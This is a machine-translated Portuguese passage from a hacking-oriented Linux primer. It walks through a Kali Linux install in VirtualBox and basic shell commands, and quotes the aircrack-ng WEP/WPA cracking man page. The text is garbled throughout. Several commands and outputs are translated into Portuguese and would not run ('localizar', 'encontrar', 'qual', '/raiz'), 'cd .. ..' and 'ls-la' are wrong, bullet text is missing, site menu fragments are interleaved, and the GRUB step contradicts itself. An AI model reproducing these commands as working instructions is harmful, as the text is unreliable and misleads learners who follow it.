


Figura 9: Selecionando seu disco de inicialização

Em seguida, clique em Iniciar. Parabéns, você acabou de instalar o Kali Linux em uma máquina virtual!

CONFIGURANDO KALI

Kali agora abrirá uma tela como a da Figura 10, oferecendo diversas opções de inicialização. Sugiro usar a instalação gráfica para iniciantes. Use as teclas do teclado para navegar o cardápio.

Se você receber um erro ao instalar o Kali em seu VirtualBox, é provável que você não tenha a virtualização habilitada no BIOS do seu sistema. Cada sistema e seu BIOS são ligeiramente diferentes, portanto, verifique com o fabricante ou pesquise online soluções para seu sistema e BIOS. Além disso, em sistemas Windows, você provavelmente precisará desabilitar qualquer software de virtualização concorrente, como o HyperV. Novamente, uma pesquisa na Internet sobre o seu sistema deve orientá-lo nesse processo.



Figura 10: Selecionando o método de instalação

Em seguida, você será solicitado a selecionar seu idioma. Certifique-se de selecionar o idioma com o qual você se sente mais confortável para trabalhar e clique em Continuar. Em seguida, selecione seu local, clique em Continuar e selecione o layout do teclado.

Ao clicar em Continuar, o VirtualBox passará por um processo de detecção de seu hardware e adaptadores de rede. Apenas espere pacientemente enquanto isso acontece. Eventualmente, você será saudado por uma tela solicitando que você configure sua rede, como na Figura 11.



Figura 11: Inserindo um nome de host

O primeiro item solicitado é o nome do seu host. Você pode nomeá-lo como quiser, mas deixei o meu com o padrão “kali”.

Em seguida, será solicitado o nome de domínio. Não é necessário inserir nada aqui.

Clique em Continuar. A próxima tela, mostrada na Figura 12, é muito importante. Aqui, será solicitada a senha que deseja usar para o usuário root.



Figura 12: Escolhendo uma senha

O usuário root no Linux é o administrador do sistema todo-poderoso. Você pode usar qualquer senha com a qual se sinta seguro. Se este fosse um sistema físico que estivéssemos usando na Internet, sugiro que você usasse uma senha muito longa e complexa para limitar a capacidade de um invasor decifrá-la. Como esta é uma máquina virtual que as pessoas não podem acessar sem primeiro acessar o sistema operacional host, a autenticação por senha nesta máquina virtual é menos importante, mas você ainda deve escolher com sabedoria.

Clique em Continuar e você será solicitado a definir seu fuso horário. Faça isso e continue.

A próxima tela pergunta sobre discos de partição (uma partição é exatamente o que parece – uma parte ou segmento do seu disco rígido). Escolha Guiado – use o disco inteiro e Kali detectará seus discos rígidos e configurará um particionador automaticamente.

Kali irá então avisá-lo de que todos os dados do disco selecionado serão apagados. . . mas não se preocupe! Este é um disco virtual e o disco é novo e vazio, portanto, na verdade, não fará nada. Clique em Continuar.

Kali agora perguntará se você deseja todos os arquivos em uma partição ou se deseja ter

partições separadas. Se este fosse um sistema de produção, você provavelmente selecionaria partições separadas para /home, /var e /tmp, mas considerando que usaremos isso como um sistema de aprendizagem em um ambiente virtual, é seguro simplesmente selecionar Todos arquivos em uma partição.

Agora você será questionado se deseja gravar suas alterações no disco. Selecione Concluir o particionamento e gravar as alterações no disco. Kali solicitará mais uma vez se você deseja gravar as alterações no disco; selecione Sim e clique em Continuar (veja a Figura 13).



Figura 13: Gravando alterações no disco

Kali agora começará a instalar o sistema operacional. Isso pode demorar um pouco, então seja paciente. Agora é a hora de fazer uma pausa para ir ao banheiro e pegar sua bebida favorita.

Assim que a instalação for concluída, você será questionado se deseja usar um espelho de rede. Isso realmente não é necessário, então clique em Não.

Então Kali irá perguntar se você deseja instalar o GRUB (Grand Unified Bootloader), mostrado na Figura 14. Um bootloader permite que você selecione diferentes sistemas operacionais para inicializar, o que significa que quando você inicializa sua máquina, você pode inicializar em

Kali ou outro sistema operacional. Selecione Sim e clique em Continuar.



Figura 14: Instalando o GRUB

Na próxima tela, você será questionado se deseja instalar o bootloader GRUB automática ou manualmente. Por motivos ainda não claros, se você escolher a segunda opção, Kali tenderá a travar e exibir uma tela em branco após a instalação. Selecione Inserir dispositivo manualmente, conforme mostrado na Figura 15.



Figura 15: Inserindo seu dispositivo manualmente

Na tela seguinte, selecione a unidade onde o bootloader GRUB deve ser instalado (provavelmente será algo como /dev/sda). Clique na próxima tela, que deverá informar que a instalação foi concluída.

Parabéns! Você instalou Kali. Clique em Continuar. O Kali tentará reinicializar e você verá diversas linhas de código passando por uma tela preta e em branco antes de ser saudado com a tela de login do Kali 2018, conforme mostrado na Figura 16.




Figura 16: Tela de login do Kali

Faça login como root e sua senha será solicitada. Digite a senha que você selecionou para seu usuário root.

Após fazer login como root, você será saudado com o desktop Kali Linux, como na Figura 17.



Figura 17: Tela inicial do Kali

Agora você está pronto para começar sua jornada no emocionante campo do hacking! Bem-vindo!

História

Tópicos

Tutoriais

Ofertas e Promoções

Destques

Configurações



Suporte

Por natureza, os hackers são executores. Queremos tocar e brincar com as coisas. Também queremos criar e, às vezes, quebrar coisas. Poucos de nós querem ler longos volumes da teoria da tecnologia da informação Sign Out antes de podermos fazer o que mais amamos: hackear. Com isso em mente, este capítulo foi elaborado para fornecer algumas habilidades fundamentais para você começar a usar Kali. . . agora!

Neste capítulo, não entraremos em detalhes sobre nenhum conceito — abordaremos apenas o suficiente para permitir que você jogue e explore o sistema operacional dos hackers: o Linux. Guardaremos discussões mais aprofundadas para capítulos posteriores.

TERMOS E CONCEITOS INTRODUTÓRIOS

Antes de começarmos nossa jornada pelo maravilhoso mundo do Linux Basics for Hackers, quero apresentar alguns termos que devem esclarecer alguns conceitos discutidos posteriormente neste capítulo.

Binários Este termo se refere a arquivos que podem ser executados, semelhantes aos executáveis do Windows. Os binários geralmente residem no diretório `/usr/bin` ou `usr/sbin` e incluem utilitários como `ps`, `cat`, `ls` e `cd` (abordaremos todos eles neste capítulo), bem como aplicativos como o wireless ferramenta de hacking `aircrackng` e o sistema de detecção de intrusão (IDS) `Snort`.

Sensibilidade a maiúsculas e minúsculas Ao contrário do Windows, o Linux diferencia maiúsculas de minúsculas. Isso significa que Desktop é diferente de desktop, que é diferente de DeskTop. Cada um deles representaria um nome de arquivo ou diretório diferente. Muitas pessoas que vêm de um ambiente Windows podem achar isso frustrante. Se você receber a mensagem de erro “arquivo ou diretório não encontrado” e tiver certeza de que o arquivo ou diretório existe, provavelmente será necessário verificar o seu caso.

Diretório É o mesmo que uma pasta no Windows. Um diretório fornece uma maneira de organizar arquivos, geralmente de maneira hierárquica.

Home Cada usuário tem seu próprio diretório /home, e geralmente é aqui que os arquivos criados serão salvos por padrão.

Kali Linux é uma distribuição de Linux projetada especificamente para testes de penetração. Possui centenas de ferramentas pré-instaladas, economizando as horas que levaria para baixá-las e instalá-las você mesmo. Estarei usando a versão mais recente do Kali no momento em que este livro foi escrito: Kali 2018.2, lançado pela primeira vez em abril de 2018.

root Como quase todos os sistemas operacionais, o Linux possui uma conta de administrador ou superusuário, projetada para ser usada por uma pessoa confiável que pode fazer praticamente qualquer coisa no sistema. Isso incluiria coisas como reconfigurar o sistema, adicionar usuários e alterar senhas. No Linux, essa conta é chamada root. Como hacker ou pentester, você frequentemente usará a conta root para ter controle sobre o sistema. Na verdade, muitas ferramentas de hackers exigem que você use a conta root.

Script Esta é uma série de comandos executados em um ambiente interpretativo que converte cada linha em código-fonte. Muitas ferramentas de hacking são simplesmente scripts. Os scripts podem ser executados com o interpretador bash ou qualquer outro interpretador de linguagem de script, como Python, Perl ou Ruby. Python é atualmente o intérprete mais popular entre os hackers.

Shell Este é um ambiente e interpretador para execução de comandos no Linux. O shell mais usado é o bash, que significa shell Bourneagain, mas outros shells populares incluem o shell C e o shell Z. Usarei o shell bash exclusivamente neste livro.

Terminal Esta é uma interface de linha de comando (CLI).

Com esses princípios básicos atrás de nós, tentaremos desenvolver metodicamente as habilidades essenciais em Linux que você precisará para se tornar um hacker ou testador de penetração. Neste primeiro capítulo, orientarei você nos primeiros passos com o Kali Linux.

Depois de iniciar o Kali, você será saudado com uma tela de login, conforme mostrado na Figura 11. Faça login usando o nome de usuário da conta root root e a senha padrão toor.



Figura 11: Fazendo login no Kali usando a conta root

Agora você deve ter acesso à área de trabalho do Kali (veja a Figura 12). Veremos rapidamente dois dos aspectos mais básicos da área de trabalho: a interface do terminal e a estrutura de arquivos.




Figura 12: A área de trabalho Kali

O terminal

O terminal

O primeiro passo para usar o Kali é abrir o terminal, que é a interface de linha de comando que usaremos neste livro. No Kali Linux, você encontrará o ícone do terminal na parte inferior da área de trabalho. Clique duas vezes neste ícone para abrir o terminal ou pressione CTRL+ALT+T. Seu novo terminal deverá ser semelhante ao mostrado na Figura 13.



Figura 13: O terminal Kali

Este terminal abre o ambiente de linha de comando, conhecido como shell, que permite executar comandos nos sistemas operacionais subjacentes e escrever scripts. Embora o Linux tenha muitos ambientes de shell diferentes, o mais popular é o shell bash, que também é o shell padrão no Kali e em muitas outras distribuições do Linux.

Para alterar sua senha, você pode usar o comando `passwd`.

O sistema de arquivos Linux

A estrutura do sistema de arquivos do Linux é um pouco diferente daquela do Windows. O Linux não possui uma unidade física (como a unidade C:) na base do sistema de arquivos, mas usa um sistema de arquivos lógico. No topo da estrutura do sistema de arquivos está `/`, que geralmente é chamado de raiz do sistema de arquivos, como se fosse uma árvore invertida (veja

Figura 14). Tenha em mente que isso é diferente do usuário root. Esses termos podem parecer confusos no início, mas serão mais fáceis de diferenciar quando você se acostumar. Linux.




Figura 14: O sistema de arquivos Linux

A raiz (/) do sistema de arquivos está no topo da árvore e a seguir estão os subdiretórios mais importantes que você deve conhecer:

/root O diretório inicial do todo-poderoso usuário root

/etc Geralmente contém os arquivos de configuração do Linux – arquivos que controlam quando e como programas iniciam

/home O diretório inicial do usuário

/mnt Onde outros sistemas de arquivos estão anexados ou montados no sistema de arquivos

/media Onde CDs e dispositivos USB geralmente são anexados ou montados no sistema de arquivos

/bin Onde estão os binários do aplicativo (o equivalente aos executáveis no Microsoft Windows) residir

/lib Onde você encontrará bibliotecas (programas compartilhados semelhantes às DLLs do Windows)

Passaremos mais tempo com esses diretórios principais ao longo deste livro. Compreender esses diretórios de primeiro nível é importante para navegar pelo sistema de arquivos a partir do linha de comando.

Também é importante saber antes de começar que você não deve fazer login como root ao realizar tarefas rotineiras, porque qualquer pessoa que hackear seu sistema (sim, hackers às vezes são hackeados) quando você estiver logado como root ganhará imediatamente privilégios de root e, portanto, “possuir” seu sistema. Faça login como usuário normal ao iniciar o normal

aplicativos, navegar na web, executar ferramentas como o Wireshark e assim por diante.

COMANDOS BÁSICOS NO LINUX

Para começar, vamos dar uma olhada em alguns comandos básicos que ajudarão você a começar a usar Linux.

Encontrando-se com pwd

Ao contrário de quando você está trabalhando em um ambiente de interface gráfica do usuário (GUI), como Windows ou macOS, a linha de comando no Linux nem sempre deixa claro em qual diretório você está. Saiba onde você está atualmente. O atual comando do diretório de trabalho, pwd, retorna sua localização dentro da estrutura de diretórios.

Digite pwd em seu terminal para ver onde você está:

```
kali >pwd  
/raiz
```

Nesse caso, o Linux retornou /root, informando que estou no diretório do usuário root. E como você efetuou login como root quando iniciou o Linux, você também deve estar no diretório do usuário root, que fica um nível abaixo do topo da estrutura do sistema de arquivos (/).

Se você estiver em outro diretório, o pwd retornará o nome do diretório.

Verificando seu login com whoami

No Linux, o superusuário ou administrador de sistema “todo-poderoso” é chamado root e possui todos os privilégios de sistema necessários para adicionar usuários, alterar senhas, alterar privilégios e assim por diante. Obviamente, você não quer que qualquer pessoa tenha a capacidade de fazer tais alterações; você quer alguém em quem possa confiar e que tenha conhecimento adequado do sistema operacional. Como um hacker, você geralmente precisa ter todos esses privilégios para executar os programas e comandos necessários (muitas ferramentas de hacker não funcionarão a menos que você tenha privilégios de root), então você vai querer fazer login como root.

Se você esqueceu se está logado como root ou outro usuário, você pode usar o comando whoami para ver com qual usuário você está logado:

```
Kali >whoami
```

raiz

Se eu estivesse logado como outro usuário, como minha conta pessoal, whoami teria retornado meu nome de usuário, conforme mostrado aqui:

```
Kali >whoami
```

```
OTW
```

Navegando no sistema de arquivos Linux

Navegar no sistema de arquivos a partir do terminal é uma habilidade essencial do Linux. Para fazer qualquer coisa, você precisa ser capaz de se movimentar para encontrar aplicativos, arquivos e diretórios localizados em outros diretórios. Em um sistema baseado em GUI, você pode ver visualmente os diretórios, mas quando você está usando a interface de linha de comando, a estrutura é inteiramente baseada em texto, e navegar no sistema de arquivos significa usar alguns comandos.

Alterando diretórios com cd

Para alterar diretórios no terminal, use o comando change directory, cd. Por exemplo, veja como mudar para o diretório /etc usado para armazenar arquivos de configuração:

```
kali >cd /etc
```

```
root@kali:/etc#
```

O prompt muda para root@kali:/etc, indicando que estamos no diretório /etc. Podemos confirmar isso inserindo pwd:

```
root@kali:/etc# pwd /etc
```

Para subir um nível na estrutura do arquivo (em direção à raiz da estrutura do arquivo, ou /), usamos cd seguido de pontos duplos (..), conforme mostrado aqui:

```
root@kali:/etc# cd ..
```

```
root@kali:/# pwd /
```

```
root@kali:/#
```

Isso nos move um nível acima de /etc para o diretório / root, mas você pode subir como **WOW! e-book**

quantos níveis você precisar. Basta usar o mesmo número de pares de pontos duplos que o número de níveis que você deseja mover:

- Você usaria .. para subir um nível.
- Você usaria para subir dois níveis.
- Você usaria para subir três níveis e assim por diante.

Assim, por exemplo, para subir dois níveis, digite cd seguido por dois conjuntos de pontos duplos com um espaço entre eles:

```
kali >cd .. ..
```

Você também pode subir para o nível raiz na estrutura de arquivos de qualquer lugar digitando cd /, onde / representa a raiz do sistema de arquivos.

Listando o conteúdo de um diretório com ls

Para ver o conteúdo de um diretório (os arquivos e subdiretórios), podemos usar o comando ls (lista). Isso é muito semelhante ao comando dir no Windows.

```
Kali >ls  
  
bin initrd.img media run var boot initrd.img.old mnt  
sbin vmlinuz dev lib opt srv vmlinuz.old etc lib64 proc tmp  
home perdido + encontrado root usr
```

Este comando lista os arquivos e diretórios contidos no diretório. Você também pode usar esse comando em qualquer diretório específico, não apenas naquele em que você está atualmente, listando o nome do diretório após o comando; por exemplo, ls /etc mostra o que está no diretório /etc.

Para obter mais informações sobre os arquivos e diretórios, como permissões, proprietário, tamanho e quando foram modificados pela última vez, você pode adicionar a opção -l após ls (l significa longo). Isso geralmente é chamado de listagem longa. Vamos tentar aqui:

```
kali >ls -l
total 84
drw-r--r--  1  root    root    4096  Dec  5  11:15  bin
drw-r--r--  2  root    root    4096  Dec  5  11:15  boot
drw-r--r--  3  root    root    4096  Dec  9  13:10  dev
drw-r--r-- 18  root    root    4096  Dec  9  13:43  etc
--snip--
drw-r--r--  1  root    root    4096  Dec  5  11:15  var
```

Como você pode ver, ls -l nos fornece significativamente mais informações, como se um objeto é um arquivo ou diretório, o número de links, o proprietário, o grupo, seu tamanho, quando foi criado ou modificado e seu nome. .

Normalmente adiciono a opção -l sempre que faço uma listagem no Linux, mas cada um na sua. Falaremos mais sobre ls -l no [Capítulo 5](#).

Alguns arquivos no Linux estão ocultos e não serão revelados por um simples comando ls ou ls -l.

Para mostrar arquivos ocultos, adicione uma opção -a minúscula, assim:

```
kali >ls-la
```

Se você não estiver vendo o arquivo que espera ver, vale a pena tentar ls com o sinalizador a.

Conseguindo ajuda

Quase todo comando, aplicativo ou utilitário possui um arquivo de ajuda dedicado no Linux que fornece orientação para seu uso. Por exemplo, se eu precisasse de ajuda para usar a melhor ferramenta de cracking sem fio, o aircrack-ng, poderia simplesmente digitar o comando aircrack-ng seguido do comando --ajuda comando:

```
kali >aircrack-ng --help
```

Observe o traço duplo aqui. A convenção no Linux é usar um traço duplo (--) antes opções de palavras, como ajuda, e um único traço (-) antes de opções de uma única letra, como -h.

Ao inserir este comando, você verá uma breve descrição da ferramenta e orientações sobre como usá-la. Em alguns casos, você pode usar -h ou -? para acessar o arquivo de ajuda. Por exemplo, se eu precisasse de ajuda para usar a melhor ferramenta de verificação de portas do hacker, nmap, eu digitaria o seguinte:

```
kali >nmap -h
```

Infelizmente, embora muitos aplicativos suportem todas as três opções (--help, -h e -?), não há garantia de que o aplicativo que você está usando o fará. Então, se uma opção não funcionar, tente outro.

Referenciando páginas de manual com man

Além da opção de ajuda, a maioria dos comandos e aplicativos possui uma página de manual (man) com mais informações, como uma descrição e sinopse do comando ou aplicativo. Você pode visualizar uma página de manual simplesmente digitando man antes do comando, utilitário ou aplicativo. Para ver a página de manual do aircrackng, por exemplo, você digitaria o seguinte:

```
kali >man aircrack-ng
NAME
    aircrack-ng - a 802.11 WEP / WPA-PSK key cracker
SYNOPSIS
    aircrack-ng [options] <.cap / .ivs file(s)>
DESCRIPTION
    aircrack-ng is an 802.11 WEP and WPA/WPA2-PSK key cracking program.
    It can recover the WEP key once enough encrypted packets have been
    captured with airodump-ng. This part of the aircrack-ng suite deter-
    mines the WEP key using two fundamental methods. The first method is
    via the PTW approach (Pyshkin, Tews, Weinmann). The main advantage
    of the PTW approach is that very few data packets are required to
    crack the WEP key. The second method is the FMS/KoreK method. The
    FMS/KoreK method incorporates various statistical attacks to dis-
    cover the WEP key and uses these in combination with brute forcing.
    Additionally, the program offers a dictionary method for determining
    the WEP key. For cracking WPA/WPA2 pre-shared keys, a wordlist (file
    or stdin) or an airolib-ng has to be used.
```

Isso abre o manual do aircrackng, fornecendo informações mais detalhadas do que a tela de ajuda. Você pode percorrer este arquivo manual usando a tecla ENTER ou pode subir e descer a página usando as teclas PG DN e PG UP, respectivamente. Para sair, basta digitar q (para sair) e você retornará ao prompt de comando.

ENCONTRANDO COISAS

Até que você se familiarize com o Linux, pode ser frustrante se orientar, mas o conhecimento de alguns comandos e técnicas básicas ajudará muito a tornar a linha de comando muito mais amigável. Os comandos a seguir ajudam você a localizar coisas do terminal.

Pesquisando com localizar

Provavelmente o comando mais fácil de usar é localizar. Seguido por uma palavra-chave indicando o que você deseja encontrar, este comando percorrerá todo o seu sistema de arquivos e localizará cada ocorrência dessa palavra.

Para procurar aircrackng, por exemplo, digite o seguinte:

```
kali> localizar aircrack-ng /usr/  
bin/aircrackng /usr/share/  
applications/kali-aircrackng.desktop /usr/share/desktop-directories/  
05101aircrackng.directory  
recorte  
/var/lib/dpkg/info/aircrackng.md5sums
```

O comando de localização não é perfeito, entretanto. Às vezes, os resultados da localização podem ser impressionantes, fornecendo muitas informações. Além disso, localizar usa um banco de dados que geralmente é atualizado apenas uma vez por dia; portanto, se você criou um arquivo há alguns minutos ou algumas horas atrás, ele poderá não aparecer nesta lista até o dia seguinte. Vale a pena conhecer as desvantagens desses comandos básicos para que você possa decidir melhor quando é melhor usar cada um.

Encontrando binários com whereis

Se estiver procurando um arquivo binário, você pode usar o comando whereis para localizá-lo. Este comando retorna não apenas a localização do binário, mas também sua fonte e página de manual, se estiverem disponíveis. Aqui está um exemplo:

```
Kali > onde está o Aircrack-ng  
aircrackng: /usr/bin/aircrack-ng /usr/share/man/man1/aircrack-ng.1.gz
```

Neste caso, são retornados apenas os binários e a página de manual do aircrackng, em vez de todas as ocorrências da palavra aircrackng. Muito mais eficiente e esclarecedor, não acham?

Encontrando binários na variável PATH com a qual

O comando which é ainda mais específico: ele retorna apenas a localização dos binários na variável PATH no Linux. Examinaremos mais de perto a variável PATH no Capítulo 7, mas por enquanto é suficiente saber que PATH contém os diretórios nos quais o comando operacional

o sistema procura os comandos que você executa na linha de comando. Por exemplo, quando eu digito aircrack-ng na linha de comando, o sistema operacional olha para a variável PATH para ver em quais diretórios ele deve procurar por aircrackng:

```
kali > qual aircrack-ng /usr/bin/  
aircrackng
```

Aqui, foi possível encontrar um único arquivo binário nos diretórios listados na variável PATH. No mínimo, esses diretórios geralmente incluem /usr/bin, mas podem incluir /usr/sbin e talvez alguns outros.

Realizando pesquisas mais poderosas com find

O comando find é o mais poderoso e flexível dos utilitários de pesquisa. É capaz de iniciar sua pesquisa em qualquer diretório designado e procurar vários parâmetros diferentes, incluindo, é claro, o nome do arquivo, mas também a data de criação ou modificação, o proprietário, o grupo, as permissões e o tamanho.

Aqui está a sintaxe básica para encontrar:

```
encontrar expressão de opções de diretório
```

Então, se eu quisesse procurar um arquivo com o nome apache2 (o servidor web de código aberto) começando no diretório raiz, eu digitaria o seguinte:

```
kali > encontrar / -type f -name apache2
```

Primeiro declaro o diretório no qual iniciar a pesquisa, neste caso / . Em seguida, especifico qual tipo de arquivo procurar, neste caso f para um arquivo comum . Por último, dou o nome do arquivo que procuro, neste caso apache2 .

Meus resultados para esta pesquisa são mostrados aqui:

```
kali > encontrar / -type f -name apache2  
/usr/lib/apache2/mpm itk/apache2 /usr/lib/  
apache2/mpm event/apache2 /usr/lib/apache2/  
mpm worker/apache2 /usr/lib/apache2/mpm prefork/  
apache2 /etc/cron.daily/apache2
```

```
/etc/logrotate.d/apache2 /etc/
```

```
init.d/apache2 /etc/
```

```
default/apache2
```

